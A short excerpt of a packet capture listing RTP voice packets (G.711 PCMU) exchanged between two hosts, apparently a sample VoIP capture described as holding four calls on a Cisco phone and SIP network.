13	45.210.9.97	45.210.3.90	6.634405136	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
14	45.210.3.90	45.210.9.97	6.648046493	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
15	45.210.9.97	45.210.3.90	6.655860901	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
16	45.210.3.90	45.210.9.97	6.675859451	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
17	45.210.9.97	45.210.3.90	6.675891876	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
18	45.210.3.90	45.210.9.97	6.687984466	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
19	45.210.9.97	45.210.3.90	6.695211410	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
20	45.210.3.90	45.210.9.97	6.707969665	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
21	45.210.9.97	45.210.3.90	6.714948654	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
22	45.210.3.90	45.210.9.97	6.728021622	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
23	45.210.9.97	45.210.3.90	6.734687805	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
24	45.210.3.90	45.210.9.97	6.748052597	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
25	45.210.9.97	45.210.3.90	6.754869461	RTP	214	PT=ITU-T G.711 PCMU, SSRC=

This example contains four (4) calls and is from a VoIP network using Cisco phones and SIP signaling with G.711 audio codec

Questions and Answers / Discussion

Thank You !